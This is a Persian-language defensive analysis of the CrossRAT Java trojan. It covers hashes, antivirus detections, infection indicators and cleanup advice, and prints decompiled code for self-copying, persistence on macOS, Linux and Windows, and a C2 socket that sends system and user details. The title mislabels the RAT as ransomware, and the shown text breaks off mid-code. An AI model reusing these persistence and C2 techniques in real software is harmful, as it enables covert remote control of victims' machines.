باسمه تعالی

عنوان مستند

تحلیل و بررسی باج افزار CrossRAT

فهرست مطالب

1 مقدمه 1

2 پی لود اصلی بد افزار 1

3 مشخصات فایل تحلیل شده 2

4 سطح تهدید فایل تحلیل شده 3

5 خلاصه نحوه عملکرد و شناسایی بدافزار 5

6 بررسی وجود آلودگی 6

7 گزارش تحلیل 7

7-1 متد اصلی بدافزار 8

7-2 متدهای تشخیص سیستم عامل 10

7-2-1 بدست آوردن نام سیستم عامل 10

7-2-2 بدست آوردن معماری سیستم عامل 11

7-3 ماندگاری بدافزار 13

7-3-1 ماندگاری در مک 13

7-3-2 ماندگاری در لینوکس 14

7-3-3 ماندگاری در ویندوز 15

7-4 فرآیند ارتباط با سرور 16

7-5 متدهای مربوط به عملیات بر روی فایل ها 18

7-5-1 متد کپی کردن فایل 19

7-5-2 متد کپی کردن محتوای یک دایرکتوری درون دایرکتوری دیگر 19

7-5-3 متد حذف یک دایرکتوری 20

7-5-4 متد حذف یک فایل 20

7-5-5 متد انتقال فایل (کپی و سپس حذف فایل از مسیر اولیه) 21

7-6 متد گرفتن scereenshot 21

7-7 متد اجرای یک فایل اجرایی 22

7-8 Keylogger بدافزار 23

8 نتیجه گیری 24

1 مقدمه

در سال 2018، محقیق امنیتی Lookout و Electronic Frontier Foundation(EFF) گزارشی از کمپین Dark Caracal منتشر کردند که در آن راجع به گروه کمپین و همچنین ابزارها و روشهای آن ها صحبت شده است. یکی از ابزارهای قوی که در این کمپین دیده شد، تروجان جدیدی به نام CrossRAT است که یکی از جالب ترین ویژگی های آن، قابلیت اجرای بر روی سیستم عامل های مختلف است. این بدافزار به زبان جاوا نوشته شده است و از این رو هر سیستم عاملی که ماشین مجازی جاوا بر روی آن نصب باشد قابلیت اجرای آن را خواهد داشت. از این رو حتی کاربران سیستم عامل های مک و لینوکس نیز از این تروجان در امان نخواهند بود.

ویژگی های کلیدی این بدافزار شامل موارد زیر است:

1. این تروجان سیستم عامل های ویندوز، مک و لینوکس را هدف قرار می دهد.
2. قابلیت ارتباط با سرور C&C برای دریافت دستور و اجرای آن.
3. اجرای فایل های اجرایی جانبی.
4. عملیات بر روی فایل ها.
5. گرفتن اسکرین شات از صفحه کاربر.
6. پایدارسازی خود در سیستم عامل برای ماندگاری و اجرا در هر بار راه اندازی سیستم عامل.

2 پی لود اصلی بد افزار

این بدافزار پس از اجرا سعی می کند خود را درون سیستم عامل کاربر پایدار سازد تا در هر بار راه اندازی سیستم عامل، بتواند اجرا شود. بدین منظور پس از ایجاد یک کپی از خود از روش های پایدار سازی مختص هر سیستم عامل استفاده می کند.

سپس یک ارتباط دو طرفه با یک سوکت TCP همیشه باز با سرور C&C خود ایجاد کرده و اطلاعات پایه ای از سیستم عامل کاربر و نام کاربری کاربر به سرور ارسال می کند. سپس منتظر دریافت دستور از جانب سرور می ماند. با دریافت دستور از سرور، عملیات مربوط به آن را انجام داده و در صورتی که سرور اطلاعاتی از بدافزار نیاز داشته باشد، بدافزار اطلاعات را به سرور ارسال می کند.

دستوراتی که توسط بدافزار پشتیبانی می شود به شرح زیر است:

1. ایجاد یک فایل خالی
2. پیمایش فایل های درون یک دایرکتوری

3. تغییر محتوای یک فایل
4. کپی فایل
5. کپی یک دایرکتوری
6. انتقال فایل
7. حذف فایل
8. گرفتن اسکرین شات از صفحه کاربر
9. اجرای فایل

همان طور که مشاهده می شود، بدافزار دستورات پایه برای انجام بسیاری از کارها مخرب را دارد و از این رو مهاجم قابلیت انجام اکثرا کارها از جمله انتقال بدافزاری جدید (از جمله باج افزار) و اجرای آن بر روی سیستم قربانی را دارد. از این رو این بدافزار می تواند بسیار خطرناک ظاهر شود.

3 مشخصات فایل تحلیل شده

مشخصات فایل های تحلیل شده بدین شرح است:

مشخصات فایل

Filename: hamr6.jar

Type: Java Executable (.JAR)

MD5: 85b794e080d83a91e904b97769e1e770

SHA-1: b23e070dadc997759574d5ee92c7753b84968f50

SHA256: 15af5bbf3c8d5e5db41fd7c3d722e8b247b40f2da747d5c334f7fd80b715a649

4 سطح تهدید فایل تحلیل شده

نتیجه بررسی فایل اجرایی تحلیل شده بدافزار CrossRAT با استفاده از تارنمای Virustotal.com در جدول ذیل ارایه شده است. همانطور که مشاهده می‌شود از بین 59 موتور تشخیص بدافزار 44 عدد این فایل را به عنوان بدافزار تشخیص داده‌اند.

Antivirus	Result	Update
Ad-Aware	Trojan.Java.Agent.ALD	2018-2-16
AegisLab	Backdoor.Java.Crossrat!c	2018-2-16
AhnLab-V3	JAVA/Trupto	2018-2-16
ALYac	Backdoor.Java.CrossRAT	2018-2-16
Antiy-AVL	Trojan/Win32.TGeneric	2018-2-16
Arcabit	Trojan.Java.Agent.ALD	2018-2-16
Avast	Java:Malware-gen [Trj]	2018-2-16
AVG	Java:Malware-gen [Trj]	2018-2-16
Avira	JAVA/Agent.eipee	2018-2-16
BitDefender	Trojan.Java.Agent.ALD	2018-2-16
Bkav	W32.JavaNVA.Worm	2018-2-16
CAT-QuickHeal	Trojan.JAVA.Agent.5191	2018-2-16
Cyren	Java/Agent.BGG	2018-2-16
DrWeb	Java.CrossRat.1	2018-2-16
Emsisoft	Trojan.Java.Agent.ALD (B)	2018-2-16
eScan	Trojan.Java.Agent.ALD	2018-2-16
ESET-NOD32	Java/Trupto.A	2018-2-16
F-Prot	Java/Agent.BGG	2018-2-16
F-Secure	Trojan.Java.Agent.ALD	2018-2-16
Fortinet	Java/Trupto.A!tr	2018-2-16
GData	Trojan.Java.Agent.ALD (2x)	2018-2-16
Ikarus	Backdoor.Java.CrossRat	2018-2-16
Jiangmin	Backdoor.Java.gl	2018-2-16
Kaspersky	Backdoor.Java.CrossRAT.b	2018-2-16
MAX	malware (ai score=97)	2018-2-16
McAfee	RDN/Generic.dx	2018-2-16

McAfee-GW-Edition	Java/CrossRat	2018-2-16
Microsoft	Trojan:Java/Trupto.A	2018-2-16
NANO-Antivirus	Trojan.Java.CrossRAT.exmvuo	2018-2-16
Qihoo-360	virus.java.crossrat.1	2018-2-16
Rising	Trojan.CrossRAT!1.B001 (CLASSIC)	2018-2-16
Sophos AV	Java/Agent-AYAW	2018-2-16
Symantec	Trojan.Maljava	2018-2-16
Tencent	Java.Backdoor.Crossrat.Ebqt	2018-2-16
TrendMicro	JAVA_CRAT.A	2018-2-16
ViRobot	JAVA.S.Agent.222543	2018-2-16
Zillya	Backdoor.CrossRAT.JS.1	2018-2-16
ZoneAlarm	Backdoor.Java.CrossRAT.b	2018-2-16

5 خلاصه نحوه عملکرد و شناسایی بدافزار

در جدول زیر مشخصات بدافزار مذکور به همراه رویکرد تشخیص و پاکسازی به صورت خلاصه مشاهده می‌شود.

شناسنامه بدافزار	نام	CrossRAT
	سال کشف	2018
	روش انتشار	• لینک های مخرب موجود در پیام ها از طریق شبکه های اجتماعی و نرم افزارهای پیام رسانی فوری • پست های الکترونیکی مخرب • دانلود از وب سایت ها • فلش دیسک ها
	تأثیرات	• ایجاد، تغییر، حذف و جا به جایی فایل ها و دایرکتوری ها • گرفتن اسکرین شات از صفحه کاربر • اجرای فایل های اجرایی جانبی
راهکارهای تشخیص	سطح شبکه	• ارتباط به سرور C&C به منظور دریافت دستور و ارسال و دریافت اطلاعات دیگر از جمله فایل های اجرایی و تصاویر
	سطح میزبان	• وجود فایل های ذکر شده در گزارش
راهکارهای پاکسازی	با استفاده از ابزار	استفاده از آنتی ویروس های بروز، مسدود سازی اجرای برنامه های جاوا به طور پیش فرض
	بررسی پاک بودن سیستم	• نبود فایل های مشکوک در سیستم عامل
راهکارهای پیشگیری	سطح شبکه	• استفاده از ضد ویروس های تحت شبکه و بروز نگه داشتن آنها
	سطح میزبان	• به روز بودن نرم افزار ضدبدافزار نصب شده برروی سیستم • اجتناب از دانلود و باز کردن فایل های ضمیمه ایمیل های ناشناس و نامعتبر • محدودسازی سطح دسترسی کاربر • محدودسازی اجرای فایل های جاوا • تغییر گذرواژه های حساب های کاربری


6 بررسی وجود آلودگی

- وجود فایل اصلی بدافزار در مسیر های زیر:
- برای سیستم عامل ویندوز:
  - وجود کلید رجیستری برای اجرای فایل بدافزار در مسیر زیر:
    HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
  - وجود فایل mediamgrs.jar در فولدر %temp% ویندوز.
- برای سیستم عامل لینوکس:
  - وجود فایل mediamgrs.jar در مسیر /usr/var
  - وجود فایل autostart به نام mediamgrs.desktop در مسیر ~/.config/autostart
- برای سیستم عامل مک:
  - وجود فایل mediamgrs.jar در مسیر ~/Library
  - وجود یک فایل plist به نام mediamgrs.plist در مسیر /Library/LaunchAgents یا ~/Library/LaunchAgents

7 گزارش تحلیل

همان طور که گفته شد، این بدافزار به زبان جاوا نوشته شده است و فایل اجرایی آن به صورت یک بسته Jar منتشر شده است. فایل های Jar فایل های zip هستند که درون آن ها شامل تعدادی فایل class. است. فایل های class. کدهای کامپایل شده ماشین مجازی جاوا هستند که به راحتی قابل بازگردانی به کدهای اولیه جاوا هستند. از این رو می توان فایل بدافزار را توسط ابزارهای موجود برای جاوا، decompile کرد.


پس از decompile کردن بدافزار توسط JD-GUI مشاهده می شود که بدافزار دارای چندین package است که هر کدام نیز درون تعدادی کلاس جاوا قرار داده شده است. کدها به صورت غیر مبهم و قابل خواندن توسط تحلیل گر هستند. ولی نام پکیج و کلاس ها به صورت حروف انگلیسی درآمده است تا تحلیل گر نتواند تنها با مشاهده نام کلاس ها به عملیات درون آن پی ببرد و تحلیل انسانی کد کمی گیج کننده باشد.



نکته: از آنجایی که در جاوا با توجه به ساختار زبانی آن، به توابع متد گفته می شود، ما نیز در گزارش به توابع موجود در بدافزار متد می گوییم.

1-7 متد اصلی بدافزار

متد main موجود در کلاس client واقع در پکیج crossrat متد اصلی بدافزار است که تمامی عملیات اصلی را مدیریت می کند.



نخست بدافزار سعی می کند تا خود را درون سیستم عامل قربانی ماندگار سازد و در هر بار اجرای سیستم عامل بتواند اجرا شود. بدین منظور در مرحله اول خود را با نام mediamgrs.jar درون یک دایرکتوری (بسته به نوع سیستم عامل مکان دایرکتوری فرق می کند) کپی می کند.

این دایرکتوری در ویندوز فولدر temp، در لینوکس فولدر /usr/var و در مک فولدر ~/Library است.

```
public class client
{
  public static void main(String[] paramArrayOfString)
  {
    paramArrayOfString = a.c.b();
    Object localObject1 = System.getProperty(localObject1 = "java.io.tmpdir");
    Object localObject2 = URLDecoder.decode(localObject2 = client.class.getProtectionDomain().getCod
    localObject2 = new File((String)localObject2);
    k.K = "";
    if (paramArrayOfString.a() == a.c.a)
    {
      k.K = localObject1 + "\\";
    }
    else if (paramArrayOfString.a() == a.c.b)
    {
      paramArrayOfString = System.getProperty("user.home");
      k.K = paramArrayOfString + "/Library/";
    }
    else
    {
      k.K = "/usr/var/";
    }
    paramArrayOfString = new File(k.K + "mediamgrs.jar");
```

سپس با توجه به نوع سیستم عامل عملیات ماندگاری را انجام می دهد (این عملیات در ادامه مفصلا توضیح داده خواهد شد):

```
    try
    {
      org.a.a.a.b.a((File)localObject2, paramArrayOfString);
    }
    catch (Exception localException1)
    {
      (localObject1 = localException1).printStackTrace();
    }
    Object localObject4;
    Object localObject5;
    try
    {
      paramArrayOfString = 1;
      localObject4 = paramArrayOfString.toString();
      paramArrayOfString = "mediamgrs";
      if ((localObject5 = a.c.b()).a() == a.c.a) {
        paramArrayOfString = new b.e(paramArrayOfString, (String)localObject4, true);
      } else if (((a.a)localObject5).a() == a.c.b) {
        paramArrayOfString = new b.c(paramArrayOfString, (String)localObject4, true);
      } else if ((((a.a)localObject5).d()) && (!GraphicsEnvironment.getLocalGraphicsEnvironment()
        paramArrayOfString = new b.d(paramArrayOfString, (String)localObject4, true);
      } else if (((a.a)localObject5).d()) {
        paramArrayOfString = new b.b(paramArrayOfString, (String)localObject4, true);
      } else {
        throw new RuntimeException("Unknown operating system " + ((a.a)localObject5).c());
      }
      paramArrayOfString.a();
    }
    catch (Exception localException2)
    {
      (localObject1 = localException2).printStackTrace();
    }
```

2-7 متدهای تشخیص سیستم عامل

به دلیل اینکه بسیاری از عملیات بدافزار دستورات مختلفی بر روی سیستم عامل های مختلف دارد، بدافزار نخست باید نوع سیستم عامل قربانی را تشخیص دهد. بدین منظور کلاس هایی درون پکیج a قرار داده شده که کار آنها تشخیص نوع سیستم عامل و نسخه دقیق آن است.

1-2-7 بدست آوردن نام سیستم عامل

```
public static a b()
{
  int k = 1;
  Object localObject1 = null;
  if (g == null)
  {
    a.a.b localb;
    if ((localb = crossrat.e.a(true)) != null) {
      localObject1 = new a.a.a(localb);
    }
    int m;
    c localc1;
    if (((m = 1) != 0 ? System.getProperty("os.name").toLowerCase().contains((localc1 = c).i[0]) : 0)) {
      localObject1 = new g(crossrat.e.d());
    }
    if (a.c.a.a(true)) {
      localObject1 = new a.c.b();
    }
    int n;
    c localc2;
    if (((n = 1) != 0 ? System.getProperty("os.name").toLowerCase().contains((localc2 = a).i[0]) : 0)) {
      localObject1 = new a.e.a();
    }
    int i1;
    Object localObject2;
    if ((i1 = 1) != 0)
    {
      String[] arrayOfString;
      int i3 = (arrayOfString = (localObject2 = d).i).length;
      for (int i2 = 0; i2 < i3; i2++) {
        localObject2 = arrayOfString[i2];
      }
    }
    if ((System.getProperty("os.name").toLowerCase().contains((CharSequence)localObject2) ? 1 : 0) != 0) {
      localObject1 = new a.d.a();
    }
    if (localObject1 == null) {
```

2-2-7 بدست آوردن معماری سیستم عامل

```
public static b a()
{
  String str = System.getProperty("os.arch");
  b[] arrayOfb;
  int j = (arrayOfb = values()).length;
  for (int i = 0; i < j; i++)
  {
    b localb1;
    b localb2;
    String[] arrayOfString;
    int m = (arrayOfString = (localb2 = localb1 = arrayOfb[i]).e).length;
    for (int k = 0; k < m; k++)
    {
      localb2 = arrayOfString[k];
      if (str.equalsIgnoreCase(localb2)) {
        return localb1;
      }
    }
  }
  return d;
}
```

CrossRAT با اجرای دستور uname –a اطلاعات دقیق تری از نسخه سیستم عامل (غیر از ویندوز) کسب می کند:

```
public static String c()
{
  String str = null;
  try
  {
    localObject = Runtime.getRuntime().exec(new String[] { "uname", "-a" });
    str = (localObject = new BufferedReader(new InputStreamReader(((Process)localObject).getInputStream()))).readLine();
    ((BufferedReader)localObject).close();
  }
  catch (Exception localException)
  {
    Object localObject;
    (localObject = localException).printStackTrace();
  }
  return str;
}
```

همچنین قطعه کد زیر برای تشخیص نسخه دقیق سیستم عامل مک استفاده می شود که با اجرای فایل /usr/bin/sw_vers اطلاعات را کسب می کند.

```
public final class a
{
  public static boolean a(boolean paramBoolean)
  {
    Object localObject = new File("/usr/bin/sw_vers");
    try
    {
      Iterator localIterator = (localObject = e.a((File)localObject)).iterator();
      while (localIterator.hasNext()) {
        if ((localObject = (String)localIterator.next()).contains(c.b.a())) {
          return true;
        }
      }
    }
    catch (Exception localException)
    {
      (localObject = localException).printStackTrace();
    }
    if (paramBoolean) {
      return ((localObject = System.getProperty("os.name").toLowerCase()).contains("mac os x")) |
    }
    return false;
  }
}
```

7–3 ماندگاری بدافزار

این بدافزار برای ماندگاری خود در سیستم قربانی و همچنین اجرای خود در هر بار راه اندازی سیستم عامل از روش های پایدارسازی مرسوم استفاده می کند. از آنجایی که برای ماندگاری در هر سیستم عامل نیازمند انجام عملیاتی مختص به سیستم عامل داریم، این بدافزار نیز برای هر سیستم عامل عملیات مختلفی را انجام خواهد داد.

7–3–1 ماندگاری در مک


این بدافزار برای اینکه در هر بار بارگذاری سیستم عامل مک بتواند اجرا شود، نخست فایل jar خود را در مسیر Users/user/Library/mediamgrs.jar/ کپی کرده و سپس یک فایل به نام mediamgrs.plist در مسیر ~/Library/LaunchAgents/ ایجاد کرده و درون فایل محتوای زیر را می نویسد:

```
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>mediamgrs</string>
  <key>ProgramArguments</key>
  <array>
    <string>java</string>
    <string>-jar</string>
    <string>/Users/user/Library/mediamgrs.jar</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

فایل های plist ساختاری به شکل فایل های xml دارند که شامل تعدادی کلید (تگ ها) و مقادیر کلید که درون تگ ها جا دارند می باشند. این فایل ها در مسیر ذکر شده، توسط سیستم عامل در زمان بارگذاری خوانده شده و دستورات درون آن ها اجرا می شود.

همان طور که مشاهده می شود کلید RunAtLoad در فایل قرار گرفته که به سیستم عامل می فهماند که این دستورات باید در موقع بارگذاری سیستم عامل اجرا شوند. همچنین مقادیر موجود در کلید ProgramArguments مشخص می کند که سیستم عامل باید دستور زیر را برای این فایل plist اجرا کند:


java –jar /Users/user/Library/mediamgrs.jar



2-3-7 ماندگاری در لینوکس


CrossRAT برای سیستم عامل لینوکس از یک فایل autostart برای ماندگاری و اجرا در هر بار بارگذاری سیستم عامل استفاده می کند. فایل های autostart ساختار استانداری در لینوکس دارند که سیستم عامل در هر بار راه اندازی، آن ها را خوانده و دستورات گفته شده در آن ها را اجرا می کند. این فایل ها در مسیر ~/.config/autostart/ قرار دارند. این بدافزار فایل mediamgrs.desktop را در مسیر ذکر شده می نویسد و سپس خود را در مسیر usr/var/mediamgrs.jar/ کپی می کند و در نهایت با قرار دادن دستور زیر باعث می شود فایل jar بدافزار در هر بار راه اندازی سیستم عامل اجرا شود:

Exex=java –jar /usr/var/mediamgrs.jar



7-3-3 ماندگاری در ویندوز

CrossRAT برای ماندگاری خود در سیستم عامل ویندوز از روش های مرسوم نرم افزارهای ویندوزی برای اجرای برنامه در هر بار راه اندازی سیستم عامل استفاده می کند. برای این منظور، بدافزار کلیدی در مسیر HKCU\Software\Microsoft\Windows\CurrentVersion\Run ایجاد کرده که دستور javaw.exe –jar mediamgrs.jar را در هر بار اجرای سیستم عامل اجرا می کند.



4-7 فرآیند ارتباط با سرور

پس از انجام عملیات ماندگاری، CrossRAT یک سوکت باز کرده و به فرمان هایی که از سمت سرور C&C خود ارسال می شوند، گوش می دهد و سپس با توجه به نوع فرمان، عملیات خاصی را انجام می دهد.

```
for (;;)
{
  try
  {
    Socket localSocket;
    (localSocket = new Socket(k.b, k.c)).setSoTimeout(120000);
    k.k = localSocket;
    (paramArrayOfString = new DataOutputStream(localSocket.getOutputStream())).writeBytes(k.g + k.d + k.w + k.d + e.b
    BufferedReader localBufferedReader = new BufferedReader(new InputStreamReader(localSocket.getInputStream()));
    PrintStream localPrintStream = new PrintStream(localSocket.getOutputStream(), true);
```

بدافزار بعد از اتصال به سرور، مشخصات زیر را به سرور ارسال می کند:

1. نام سیستم عامل
2. نسخه سیستم عامل
3. نام کاربری
4. نام Host

```
localObject1 = System.getProperty("os.name");
